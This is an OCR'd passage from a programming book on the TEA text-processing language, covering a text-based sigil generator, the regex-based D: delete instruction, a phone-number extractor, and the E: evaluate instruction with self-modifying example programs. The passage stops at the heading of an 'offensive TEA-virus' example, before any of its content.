
```
   v:vMSG|g*:{}:vRESULT:vMSG|h!:_|d:_
i: #present

#q!: don't auto-quit..
j:lSTART #loop

l:lERRORNaN #incase response was wrong
y:vRESPONSE | f:end:lSTOP
i!:{Value picked was wrong. Try Again}|i: |j:lSTART
   #report error, loop

l:lSTOP #closing remarks
i!:{===[Thanks for enjoying the N-SIGIL game and
   utility]===
 See u n:ext time!} | i: | i!:---[N-SIGIL v1.0.0
    QUIT SUCCESSFULLY]--- | -#cheerio
```

Figure 9.4: TEA APPLICATION: **N-SIGIL** Text-based Unique-Image Generator TEA Game

As it is, the TEA program in **Figure 9.4** consists of a total of **136** TEA instructions, spans features such as:

1. Dynamic greeting prompts.
2. Conditional branching logic.
3. Unconventional loops via TEA labels and label-blocks with `L:`, `F:` and `J:` instructions.
4. Conditional program quitting.
5. Text-based graphics.
6. Dynamic [sub-/inner-]program construction via neat string expression composition using `G:` and `X:`.
7. non-TEA numeric and arbitrary text-processing via `Z:` and JavaScript.
8. Pure offline-processing and functionality.
9. And more!

We can appreciate what the program can do, by looking at sample screenshots of this code in use, via a mobile computer program as shown in the following figures:



(a) N-SIGIL v1.0.1: Intro Greeting Interface

(b) N-SIGIL v1.0.1: a basic qrcode for the base-10 o-SSI

Figure 9.5: Phone Snapshots of WEB TEA in action

Figure 9.6: N-SIGIL v1.0.1: a basic qrcode for just the number 1

Finally, and before we move on to the next chapter, it might help some readers of the TEA code in the example application we have just covered, by understanding clearer, what the underlying mathematics or algorithm is that make this **N-Sigil** utility work as it does, especially without using any sophisticated graphics and no imported batteries other than the use of JavaScript to compute some of the program's aspects we couldn't resolve readily in plain TEA. Also, this might help those might wish to port the program to CLI TEA, so that they perhaps know well, how to handle the important aspects of the algorithm. We specify the minimal **N-Sigil Algorithm** hereafter...

Algorithm 1 (The **N-SIGIL Algorithm**: gen_sigil($DATA, nCol, nRow$))**.**

1. ***GIVEN*** *the dimensions of the target image as width, nCol, and height, nRow.*
2. ***COMPUTE*** *the total number of cells, "pixels" or "bits" that our image*

shall contain, as such:

$$vN = nCol \times nRow \tag{9.1}$$

3. ***GIVEN DATA***[9] *in form of a pure number, vIN, and for which we intend to generate a unique or corresponding image in some non-trivial encoding — the N-SIGIL encoding in our case.*

4. ***PREPROCESS*** *the input, vIN, so that it can be properly processed for the rest of the algorithm. Essentially,* ***COMPUTE*** *vA, our first parameter based off of vIN, the user's input, and vN, cardinality of the image in terms of pixels, as such:*

$$vA = \lfloor \frac{vIN}{vN} + (vIN \mod vN) \rfloor \tag{9.2}$$

5. *Further,* ***ADJUST*** *vA, so that it can map to a value within the range of columns: essentially, compute some vAA as such:*

$$vAA = \lfloor \frac{vA}{nCol} + (vA \mod nCol) \rfloor \tag{9.3}$$

6. *Then, given what we have, derive some other essential image generating parameters as such:*

7. ***COMPUTE*** *vB based off of vA and so that it can map to a value within the range of columns:*

$$vB = (vN + vA) \mod nCol \tag{9.4}$$

8. ***COMPUTE*** *vC based off of vB and so that it can map to a value within the range of columns:*

$$vC = |vN - vB| \mod nCol \tag{9.5}$$

9. ***COMPUTE*** *vD based off of vC and so that it can map to a value within the range of rows:*

$$vD = \lfloor \frac{vC * vN}{2 * vROW} + \lfloor \frac{vC * vN}{2} \rfloor \rfloor \mod nRow \tag{9.6}$$

[9] We say "DATA" because, in the most general sense, and given we are designing an algorithm that generates an image for any supported text — makes sense for especially TEA, since the language knows no other datatypes other than just text, but also that, in the general sense, any arbitrary data that could be expressed using a visual method such as a QRCode or other form of sigilization, and which method fundamentally has a way to do this for a pure-number, might as well be considered a basis for any general generator, since any other datatype can, in principle at least, be reduced to some pure number by some meaningful method.

10. ***COMPUTE*** *vE based off of vD and so that it can map to a value within the range of rows:*

$$vE = (\lfloor \frac{|vD - \frac{vN}{2}|}{vRow} \rfloor + \lfloor |vD - \frac{vN}{2}| \rfloor) \mod vRow \tag{9.7}$$

11. ***COMPUTE*** *vF based off of vN and so that it can map to a value within the range of columns:*

$$vF = (\lfloor \frac{vN}{2 * nCol} \rfloor + \lfloor \frac{vN}{2} \rfloor) \mod nCol \tag{9.8}$$

12. ***CONSTRUCT*** *the* ***Sigil Coordinates Specification*** *as sequence of 12 (x,y) coordinate pairs as such, where the last/final 6 are derived from the first 6 merely by swapping the positions of the terms such as we have* $(x, y) \rightarrow (y, x)$*. Essentially, we shall have this specification set:*

$$vCOORDINATES = \langle (1, vAA), (2, vB), (3, vC), (4, vD), (5, vE), (6, vF), (vAA, 1), (vB, 2), (vC, 3), (vD, 4), (vE, 5), (vF, 6) \rangle \tag{9.9}$$

13. ***PROCESS*** *the* ***Resultant Matrix*** *of the vN pixels, perhaps 1 row at a time, for nRow, and one column on each row at a time, for nCol, in such a way that:*

- ***IF*** *the pixel* $P_{(x,y)}$ *is such that* $(x, y) \in vCOORDINATES$, ***THEN****:*
  - ***PRINT DARK BOX****: 'X'*
- ***ELSE:***
  - ***PRINT LIGHT BOX***[10]*: " "*

□

[10] In our original implementation of the algorithm, we merely printed "#" for the LIGHT/unmarked pixels, and 'X' for the marked/-DARK ones. However, experimentation and taste might vary, and so, sometimes one might just decide to keep the LIGHT pixels as just plain WHITE-SPACE character such as " " in this case, so that the final image is essentially only painted in the marked regions only — which somewhat better brings out the "sigil" or "qrcode" aspect we want.

Chapter 10

D: DELETE

NAME	`DELETE`
Purpose	1. Delete something from the AI 2. Delete everything BUT something from the AI 3. Implement Filters 4. Reduce Strings to Specific Patterns 5. Eliminate All White-space

Table 10.1: General Objectives of TEA Primitive **D:**

10.1 SEMANTICS of D:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
d:	INERT
d:REGEX **d:RX1:RX2:...:RXN**	Delete from AI all sections matching the single regular expression REGEX or any of the given regular expressions RX1, RX2,..., RXN
d.:REGEX	**The Exceptional Delete Instruction** that deletes from AI all sections matching the single regular expression REGEX. It doesn't accept multiple parameters, and so, everything after the first ":" is treated as part of the pattern. It is one of few TEA commands using the "." Qualifier.
d.!:REGEX	Like `d.:REGEX`, but deletes what doesn't match the REGEX
d*.:vREGEX **d*!.:vREGEX**	Like their counterparts `d.:REGEX` and `d!.:REGEX`, but operating using the regular expression stored in the named vault vREGEX
d!:	Delete all white-space from the AI (same as g:)
d!:REGEX **d!:RX1:RX2:...:RXN**	The Inverse of d:, for which only **sections not matching** the given patterns are deleted from AI.
d*:vREGEX **d*:vRX1:vRX2:...:vRXN**	Like the d:REGEX and d:RX1:...:RXN except, referencing the patterns stored in the named vaults.
d*!:vREGEX **d*!:vRX1:vRX2:...:vRXN**	Like the d!:REGEX and d!:RX1:...:RXN except, referencing the patterns stored in the named vaults.

Table 10.2: The Semantics of D:

10.2 NOTES about D:

So much can be accomplished in programming with TEA — one of few programming languages that is **text-processing** oriented by design. And talking of text-processing, note that many problems can be reduced to the need to identify and eliminate from some text or sequence, elements that match a particular pattern or those that do not match one or more patterns. We shall attempt to illustrate these things using basic examples...
First, note that one can appreciate **D:** by the following illustrative examples:

TEA Program: delete all instances of 'a' or 'A'

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[aA] |#(="bC CB B B")
```

But

TEA Program: delete all instances of 'aA'

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:aA |#(="bC CB BA aB") because no pattern "aA"
```

So, realize that the difference between the last two programs, despite being subtle, does matter — the first invoked the **delete instruction** with an argument that is a regular expression using a *character class* — *[aA]* — whereas the later version used a regular expression "aA" that essentially gets interpreted as *a followed by A*.
Whereas, if we modify the program again such as:

TEA Program: delete all instances NOT 'a' or 'A'

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[^aA] |#(="Aa") uses negated character class
```

We get something similar to what we would have obtained in case we had used the same pattern as in the original program, but with the **D!:** instruction:

TEA Program: delete all things NOT 'a' or 'A'

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d!:[aA] |#(="Aa")
```

That flexibility is essential because of the way logic using regular expressions works — there might be scenarios in which writing a pattern to match what needs to be eliminated is easier than writing one for what needs to be retained, whereas the inverse might be true in some other cases. So, creativity and experimentation shall determine which of the forms of **D:** to use for what purpose.
And then, concerning using **D:** to eliminate white space, consider the program:

TEA Program: delete ALL WHITE-SPACE

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d!: |#(="bCCBBAaB")
```

Other quirks of the delete instruction can be appreciated with the following example:

TEA Program: more D:

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[aA] |#(="bC CB B B")
d:.B |#(="bC")
```

This last example could also be simplified by leveraging the fact that **D:** allows us to chain the patterns too — essentially, we can use it in the forms *d:RX1:RX2:...:RXN* or *d!:RX1:RX2:...:RXN* or the related vault-referencing forms such as *d*:vRX1:vRX2:...:vRXN* or *d*!:vRX1:vRX2:...:vRXN*. Thus, the above last example can be rewritten as:

TEA Program: D: with chained patterns

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[aA]:.B |#(="bC")
```

Finally, note that the parameterized inverse of the Delete command makes implementing powerful complex filters easier. For example, we eliminate anything in AI that isn't a punctuation mark using the following terse program[1]

TEA Program: De PUNCTURA Filter

```
d!:{[\\ \[\]!"#$%&'()*+,-./:;<=>?@^_`{|}~]}
```

As can be seen/appreciated when considering what the TEA regular expression standard is — refer to **Chapter 3** — note that we could also write the above program in more compact form as: `d!:\W` — with the important caveat though being that, this later version also preserves new-line characters since it merely filters out all word characters.

10.2.1 D-Bonus Examples:

We shall use this section to list some few other interesting ways one might use the TEA DELETE command space.

STATIC CODE ANALYSIS: Computing a TEA Program Signature

By "TEA Program Signature" we mean a string that tells us at a glance, what the most utilized commands and command-qualifiers are in any given TEA program based on a static analysis of its source-code (in any of its forms). So, for example, given the following sanitized TEA program that computes the Fibonacci number given some n — i.e computes `fib(n)`:

[1]Please note that though the code listing shown seems to indicate that the program contains some extraneous symbols after the second-last '}', and yet, the color-coding for the TEA-source-code pretty-printer being used for typesetting this book is what has limitations when dealing with complex TEA expressions. Otherwise, the program is expressed verbatim in its complete and essential form as is, and can be tried out on the **WEB TEA IDE** as part of the standard TEA program collection: `https://tea.nuchwezi.com`

TEA Program: Compute Fib(n) - Sanitized TEA code

```
i:0
v:n
y:n
f:^\d+$:lProcess
i!:0
v:n
l:lProcess
v:a:0
V:b:1
V:i:0
y:n
x!:==0
r.:
f!:true:lProcessStep
y:a
q!:
l:lProcessStep
y:a
v:_a
y:b
v:a
y:_a
x!:+
x*!:b
r.:
v:b
y:i
x!:==(
x*!:n
x!:-1)
v:_c
r.:
f!:true:lIncrement
y:a
q!:
l:lIncrement
y:i
x!:+1
r.:
v:i
j:lProcessStep
```

And which program, when minified is as follows...

TEA Program: Compute Fib(n) - Minified TEA code

```
i:0|v:n|y:n|f:^\d+$:lProcess|i!:0|v:n|l:lProcess|
  v:a:0|V:b:1|V:i:0|y:n|x!:==0|r.:|
  f!:true:lProcessStep|y:a|q!:|l:lProcessStep|y:a|
  v:_a|y:b|v:a|y:_a|x!:+|x*!:b|r.:|v:b|y:i|x!:==(|
  x*!:n|x!:-1)|v:_c|r.:|f!:true:lIncrement|y:a|q!:|
  l:lIncrement|y:i|x!:+1|r.:|v:i|j:lProcessStep
```

and which, when expressed in what we might refer to as “mixed form” or “normal form” which might include both sanitized (meaning TEA instructions one per line) and minified (multiple TEA instructions on a single line/one-liners) as well as TEA opaque lines (lines that are not TEA instructions) and TEA comments. Then, we might have the same program expressed as such:

TEA Program: Compute Fib(n) - Mixed Form TEA code

```
##################
Fibonnacci in TEA
##################
i:0 # default fib (0)
t!.:|v:n
y:n
f:^\d+$:lProcess
i!:0 |v:n
l:lProcess
# start ..
v:a:0
V:b:1
# iterative fib(n)
V:i:0
# for n==0
y:n | x!: ==0| r.:| f!:true:lProcessStep
y:a | q!:
l:lProcessStep
#a, b = b, a + b
y:a | v:_a
y:b | v:a
y:_a |x!: +| x*!:b |r.:| v:b
y:i | x!: ==(| x*!:n |x!: -1) | v:_c
r.:| f!:true:lIncrement
y:a | q!: # return result
l:lIncrement
y:i | x!:+1|r.:| v:i
j:lProcessStep
# teaprogramming
```

And with that program expressed in those three different forms, we can use the following special TEA program to process/analyze any of those TEA programs (essentially, any of those TEA programs is passed to this analysis TEA program as the input), so that we obtain the telling and somewhat related TEA program signatures shown hereafter.

TEA Program: Compute TEA Program Signature

```
#--[ TEA Program Signature Analyzer v2 ]---#
# Will analyze any given/input (a TEA program),
# and return its corresponding
# Command+Qualifier Modal Sequence Statistic
# which tells us which TEA command & qualifiers
# are most used in that given program.
# This is basic TEA code static analysis.
##########################################
h!:{\|}|d:{\|}|k:{:}|d.::.*|z:|k:^[a-z]\W?|u!:

# for example, will return the following signature
# for this very TEA program:
# !dkh.zu
```

Figure 10.1: TEA Program: Compute TEA Program Signature v2

For the above 3 Fibonacci TEA programs, we get the following signatures, each annotated with which program version it was generated from...

Sample TEA Program Signature Outputs from Fibonacci Programs

```
!vyxr.fliq*j - sanitized form
!vyxr.fliq*j - minified
!vyx.rfliq*tj - mixed form
```

Thus, from that static analysis, we can tell that those programs all have something in common based on which commands and which command qualifiers they most use. Essentially, that, they all have similar TEA command signature distributions, with the most frequent command qualifier utilized being “!” and “.” and with the most utilized command spaces being VAULT (v), YANK (y), XENOGRAFT (x), REPLACE (r), FORK (f),... and with JUMP (j) being the least used command. This basic analysis can go a long way in helping a TEA programmer, maintainer, or code-reviewer understand better, what is most important to keep eyes upon in the changes or specifics of the TEA instruction set given their particular system or problem domain.

10.3 EXAMPLE APPLICATIONS of D:

As explained in the section highlighting the general purposes/use-cases of the **DELETE** instruction, we find that implementing filters is among its major purposes, and so, we shall use one example to help paint a picture for what one might use **D:** for in real-life.

10.3.1 EXAMPLE 1: DATA MINING: EXTRACTING WELL-FORMATTED TELEPHONE CONTACTS from TEXT

The following example is going to be tested against a sample text such as:

Sample Input Text Containing Phone Contacts

```
---[ TEA WEB IDE DOCS v1.1 ]---

0704464749

Welcome to the Transforming Executable Alphabet [TEA] WEB
   Integrated Development Environment.

EXAMPLE: https://tea.nuchwezi.com/?fc=https://example.com/
   mcnemesis/+1-414-123456/raw/zha.tea


17. BACK PROPAGATE: Click to copy and load the text
   :+256704464749 currently in TEA Output space as the new
   text in the TEA Input space.

---[FURTHER DOCS | TEA RESEARCH]

In case you still wish to explore +256 414 554 685 more
   concerning TEA, this WEB IDE, or any other aspects of the
   TEA project, definitely start by visiting the TEA
   GitHub0705953500 Project [linked to on the MENU], or visit
    the TEA Research and TEA Community links as provided on
   the MENU. +254-1

Phone: 0772 609649 | 101
```

The essential TEA source for a program that we might use to extract all the phone numbers in that sample text is as such:

TEA Program: PHONE CONTACT EXTRACTOR

```
d!:\+[1-9]\d{7,14}:\+?[0-9][-. \d]{7,28}
h!:{[^\d]}
k:\d
r!:[^\d]:{ }
r!:\W+:{ }
```

Figure 10.2: TEA APPLICATION: PHONE CONTACT Extractor

And when we run that code against the specified sample text, the output we shall get is as shown hereafter...

Sample EXTRACTED Output Text Containing Phone Contacts

0704464749 1 414 123456 256704464749 256 414 554 685 0705953500 0772 609649

Of course, the example program makes some assumptions about what a valid phone number might be given internationally acceptable patterns, and the variety of phone number expressions we need to deal with in the sample text provided, and so, in a more realistic scenario, it might be that instead of using multiple match-patterns, we only need 1, or that we instead need more than the two we have specified here, or that we need to constraint or extend the ones we have specified in the arguments passed to **D!:**, so that we implement an extractor that is most suitable for the problem at hand.

Also, besides the **D!:** instruction in that example program, most of the other TEA code included is to help clean-up the extracted contacts so that we limit or eliminate anything that is not part of the contact, and also format the result with minimal white-space between either the contacts or the sub-sequences making up a particular contact.

Finally, realize that even though the original/input text did contain several numerical sections such as strings as “v1.1”, “101”, etc. and incomplete phone numbers such as “ +254-1”, and yet, thanks to the power of the **D!:** filter and how we structured our pattern-matching regular expressions, any such values in the input are not polluting our final output.

Chapter 11

E: EVALUATE

NAME	`EVALUATE`
Purpose	1. Process memory as though it were a TEA program 2. A self-contained function/procedure facility for TEA programs 3. Securely processing External/Imported TEA source-code 4. Mechanism for Securely Executing Auto-Generated TEA Code 5. Facility for Self-Modifying Programs

Table 11.1: General Objectives of TEA Primitive **E:**

11.1 SEMANTICS of E:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
e:	[*Implicit Context Unaware Evaluation*] Process the contents of AI as an external TEA program, with its initial AI as the EMPTY STRING and set the final IO from that program as the IO for the current instruction
e:STR	[*Explicit Context Unaware Evaluation*] Process the contents of STR as an external TEA program, but with current AI as its initial AI and set the final IO from that program as the IO for the current instruction
e!:	[*Implicit Extended Context Aware Evaluation*] Parse the contents of AI as a TEA program, and inject the found TEA instructions in it inline into the calling main TEA program—essentially, modifies the main program by injecting new code into it, replacing the original E: instruction in the calling program with the new program instructions, then continues normal processing in the main/calling program, starting from the first instruction in the newly injected instructions if any – the EMPTY STRING becomes input to that first instruction, otherwise (in case no TEA instructions were found) continues to the next instruction in the calling, unmodified program, with the AI set to the EMPTY STRING.
e!:STR	[*Explicit Extended Context Aware Evaluation*] Same as E!:, but passes current AI to the first instruction in the extension/injected TEA program, otherwise (in case no TEA instructions were found) passes it on to the next instruction in the main/calling TEA program unmodified.
e*: **e*!:**	INERT
e*:vNAME	Same as E:STR, but processing string stored in vault named vNAME
e*!:vNAME	Same as E!:STR, but processing string stored in vault named vNAME

Table 11.2: The Semantics of E:

11.2 NOTES about E:

Many mature programming languages — GPLs especially, do offer some mechanism by which code that is originally not part of the main program might not only be imported/hot loaded into the main program, but also that such imported code might be executed adjacent to/parallel the main program or inline (as part of the main program).

Such code might for example be functionality that was not originally designed into the main program, but which is later needed for some specific tasks to be supported — in which case, the external program code might be thought of as a kind of *plugin* or *extension*[1]. But also, many languages encourage or support a

[1]In the past for example, and before the inventor of TEA worked on the language, they had worked on another language known as **Cwa Script** that together with an embeddable/pluggable Software Operating Environment (SOE) known as **DNAP**[21], that for either web or desktop or mobile apps [in virtually any language], would make it easy for existing software to be readily extended or evolved with new functionality originally not part of the main software in a sense similar to how an existing web-page might be extended by leveraging "external functionality" loaded say via an I-frame.

facility for composing a program from various, somewhat independent or semi-independent components in the form of say libraries (such as DLLs for the C/C++ language), modules and/or sub-modules (such as in Python or JavaScript), etc.

Typically, for compiled languages such as C or C++, such code shall also be loaded when it is in a compiled form closest to the final/target architecture and instruction set of the associated machine or technology platform, so that, one does not or can not directly take a runtime string and execute it directly as though it were new code made available to the main program. However, for especially interpreted languages such as JavaScript, Python, LISPs, Ruby, or even compiled languages such as Erlang that run on a virtual machine with ability to hotload code or perform Just-In-Time compilation of code even loaded via strings, the ability to extend the main program with functionality parsed or read directly from runtime-strings is not only possible but it designed into the language core.

Below, we summarize the behavior of hot-loading code across several compiled and interpreted languages so that one might come to appreciate how TEA does it:

Language	**Direct Evaluation (e.g., `eval`)**	**Compilation Required**	**Can Modify Main Program State**
Compiled Languages			
C	No (`system()` or dynamic loading via `dlopen`)	Yes (external compilation needed)	Limited (via shared libraries or function pointers)
C++	No (`system()` or dynamic/shared libraries)	Yes (compile to shared object)	Limited (via dynamic linking and function pointers)
Erlang	Yes (`erl_eval`, `code:load_binary`)	Optional (hot code loading supported)	Yes (can replace modules at runtime)
Java	No (`JavaCompiler`, `ClassLoader`)	Yes (compile to bytecode)	Yes (via reflection and dynamic class loading)
Interpreted Languages			
Python	Yes (`eval()`, `exec()`)	No	Yes (can define/modify variables, functions, classes)
JavaScript	Yes (`eval()`, `Function()`)	No	Yes (modifies global/local scope)
Ruby	Yes (`eval()`, `instance_eval`)	No	Yes (can alter program state and define methods)
TEA	Yes (`e:`, `e!:`, `e*:` or `e*!:`)	No	Yes (`e!:`, `e!:STR`, `e*!:vC` can alter caller program state)

Table 11.3: Comparison of Hot-Loading Code from Strings in Compiled vs Interpreted Languages

And so, with that introduction out of the way, one should realize that this

functionality is indeed not only a standard feature of a good programming language, but is also essential for certain kinds of especially dynamic or generic programming.

Below, we shall look at some basic examples of the **Evaluate** instruction in TEA, and thereafter, delve into some non-trivial examples.

So, first, note that one could appreciate **E:** by the following illustrative examples which, for purposes of helping make comparisons of the various different ways code hot-loading can be done in TEA, all perform the same essential function — they load the same exact program just in different contexts, and all **MUST** return the output "AAW" when successfully run:

Implicit Context Unaware Evaluation

```
i!:{i!:AAA|d:^A|r:$:W} | e:
```

Implicit Extended Context Aware Evaluation

```
i!:{i!:AAA|d:^A|r:$:W} | e!:
```

Explicit Context Unaware Evaluation

```
i!:{BC CB BA AB} | e:"i!:AAA|d:^A|r:$:W"
```

Explicit Context Unaware Evaluation

```
i!:{BC CB BA AB} | e:{i!:AAA|d:^A|r:$:W}
```

Explicit Extended Context Aware Evaluation

```
i!:{BC CB BA AB} | e!:{i!:AAA|d:^A|r:$:W}
```

Context-Unaware Vault Program Evaluation

```
i!:{BC CB BA AB} | v:vPROG:{i!:AAA|d:^A|r:$:W} |
 e*:vPROG
```

Injection-Evaluation with In-Vault Program

```
i!:{BC CB BA AB} | v:vPROG:{i!:AAA|d:^A|r:$:W} |
 e*!:vPROG
```

Injection-Evaluation with In-Vault Program v2

```
i!:{BC CB BA AB} | v:vPROG:"i!:AAA|d:^A|r:$:W" |
e*!:vPROG
```

The above eight TEA programs are actually equivalent though different and all approaching the same problem in different ways — essentially, executing external/injected TEA code from within a main/host TEA program.

However, to truly appreciate the power of **E:**, let us consider the following non-trivial program:

Non-Trivial Injection and Context-Aware Evaluation

```
i!:ABC

l:lHEW
h:

e!:{
    v:
    v:vE:XYZ
    |v!:
    |v:vOL
    |g*:-< >-:vE:vOL
    |v:vMIX
    |l:lGEN
    |p!:5
    |x*:vMIX
    |f:[ai]:lMASK
    |l:lSALT
    |s:1_0_1
    |f:[a1]:lGEN
    }

l:lMASK
g!:**
```

It not only demonstrates all the tricky aspects of a TEA program, however, it is a great example for how to create self-modifying TEA programs. Essentially, all the TEA code inside the `e!:{...}` block ends up not being processed as an external TEA program, but gets injected into the main program, and uses its AI and existing label blocks! This program will for example return a string starting with the injected sub-string "XYZ" such as "XYZ**5uaikq" if the injected program reached a state where the AI contains the sub-string "ai", otherwise will return a string starting with "A++B++C" such as "`A++B++CXYZ-< >-5hlca1_0_1x`" in case the program reached a state where the AI contains the substring "a1". A full appreciation of how this program works is shown in a runtime DEBUG dump of this program in the official CLI TTTT tests[9].

Among the peculiarities of that example is that the injected/external program

contains logic that not only modified the main program (such as creating new code/l-blocks with instructions such as `l:lSALT`), but also references sections of the main program otherwise not directly visible to the injected/external program (such as the `f:[ai]:lMASK` branching instruction).

11.3 EXAMPLE APPLICATIONS of E:

Given that TEA's **Evaluate** instruction is ideal for creating not just dynamic programs but rather programs that can also modify themselves, we shall want to first take a moment to appreciate what in general is known[12] about such scenarios as when one might need a self-modifying program:

Table 11.4: Non-Trivial Scenarios for Self-Modifying Programs

Case	**Scenario**	**Why Self-Modify**	**Example**
Embedded Optimization	Devices with limited resources need to adapt to changing conditions.	To rewrite code for more efficient algorithms or disable unused features, saving memory and power.	A satellite reprograms its data compression logic based on signal quality.
Evolutionary Algorithms	Programs evolve to solve complex problems like strategy or learning.	Code mutates and recombines to simulate biological evolution for optimal solutions.	A game AI rewrites its own tactics based on win/loss feedback.
Security and Anti-Tampering	Software must resist reverse engineering or unauthorized changes.	Dynamic code changes obscure logic and detect tampering attempts.	A DRM system modifies its decryption routine to prevent static analysis.
Simulation and Testing	Platforms need to test many behavioral permutations rapidly.	Injecting logic on the fly allows fast prototyping without restarting or recompiling.	An autonomous vehicle simulator rewrites decision trees during runtime.
JIT Compilation	Runtime systems optimize performance-critical paths.	Frequently used code paths are rewritten for speed and efficiency.	A JavaScript engine replaces interpreted code with compiled machine code.
Multi-Architecture Support	Programs must run across diverse systems from a single binary.	Code rewrites itself to load appropriate modules or instructions per environment.	A bootloader modifies its startup sequence based on detected CPU architecture.
Meta-Learning AI	AI agents improve their own learning processes.	Agents restructure their logic based on performance feedback.	A reinforcement learning agent rewrites its reward function to improve convergence.

That said, note that the example we are going to look at, despite not being

exactly inspired by a real-life problem, does help illustrate just how useful both self-modification of a TEA program might be when two important features are combined;

1. The ability to automatically generate valid TEA program code on the fly and from nothing.

2. The ability to execute a stored string as though it were a TEA program — in this particular case, we shall only focus on the **Context Unaware** evaluation scenarios.

11.3.1 EXAMPLE 1: DYNAMIC PROGRAMMING: AUTO-GENERATION of VALID SELF-MODIFYING CODE

The simplest TEA program one might write is the so-called `HELLO WORLD` program, which, as shown below, simply does one thing — prints the message "Hello World" and quits.

A Basic TEA Hello World Program

```
i!:{Hello World}
```

Figure 11.1: A Basic TEA Hello World Program

One might easily test/try out such a basic program via the WEB TEA IDE by invoking the following special URL in a web browser:

`https://tea.nuchwezi.com/?c=i!:{Hello+World}&run`

That said, assuming we wrote a special version of that Hello World Program, that not only starts out the same exact way, and which allows no other explicit input except that initial string "Hello World", but which, after it loads it, goes ahead to [use it to] generate a random program that then gets loaded into the main/caller program, and which then is executed [as an external program] against that initial input, and so that, whatever that external program returns, is a function of both the original input and what auto-generated code we ended up with. Essentially, we would expect a random program that somewhat makes the main program behave as a dynamic self-modifying program operating on the explicit input string "Hello World" to return... *whatever*!

Such a program could be something like this...

TEA Program: SELF-MODIFYING HELLO WORLD

```
i!:{Hello World} | v:vIN

e:{
 p!:3:abcdghikmnopqrstuvxy
 s:!|s:!
 h:[a-z]
 r!::_ | d:{ _} | d:^_ | r!:_!:! | r!:_:: | r:!{2,}
    :!
 h!:[a-z]
 k:[a-z]
}

v:vCMD #store the program we generated

y:vIN #load original input
e*:vCMD #execute it against generated program
v:vOUT #store the output

#then present the session results..
v:I:{Input was:} | v:C:{Auto-Generated Program Was:}
| v:O:{Output Was:} | v:S:_
g*:_:I:vIN:S:C:vCMD:S:O:vOUT
r!:_:{
}
```

Figure 11.2: TEA EXAMPLE: A SELF-MODIFYING HELLO WORLD TEA Program

Upon running that code, anywhere TEA can work, we shall get results such as the following...

Sample Session of Self-Modifying TEA Hello World

```
Input was:
Hello World


Auto-Generated Program Was:
k: :
v: :
```

```
p!:


Output Was:
hoymadebppfznmajnwmprwra ymtlhuxwkehmcmpdqnhaos trfmgkakypbv
```

And another example... also an interactive one:

Sample Session of Self-Modifying TEA Hello World

```
Input was:
Hello World


Auto-Generated Program Was:
t!: :
b!: :
i:


Output Was:
hi there
```

This last one interestingly generated a program that prompted the user for some input at runtime, and so, the output of the main program is based on that input instead of the original explicit input!

And then one final example output to show just how interesting this little self-modifying program might be...

Sample Session of Self-Modifying TEA Hello World

```
Input was:
Hello World


Auto-Generated Program Was:
r!: :
g: :
t!:
```

```
Output Was:
Hello World
Hello Worl
Hello Wor
Hello Wo
Hello W
Hello
Hello
Hell
Hel
He
H
```

11.3.2 EXAMPLE 2: INFORMATION SECURITY: OFFENSIVE TEA-VIRUS PROGRAM MODIFYING and EXPOSING A CALLER PROGRAM via WEB

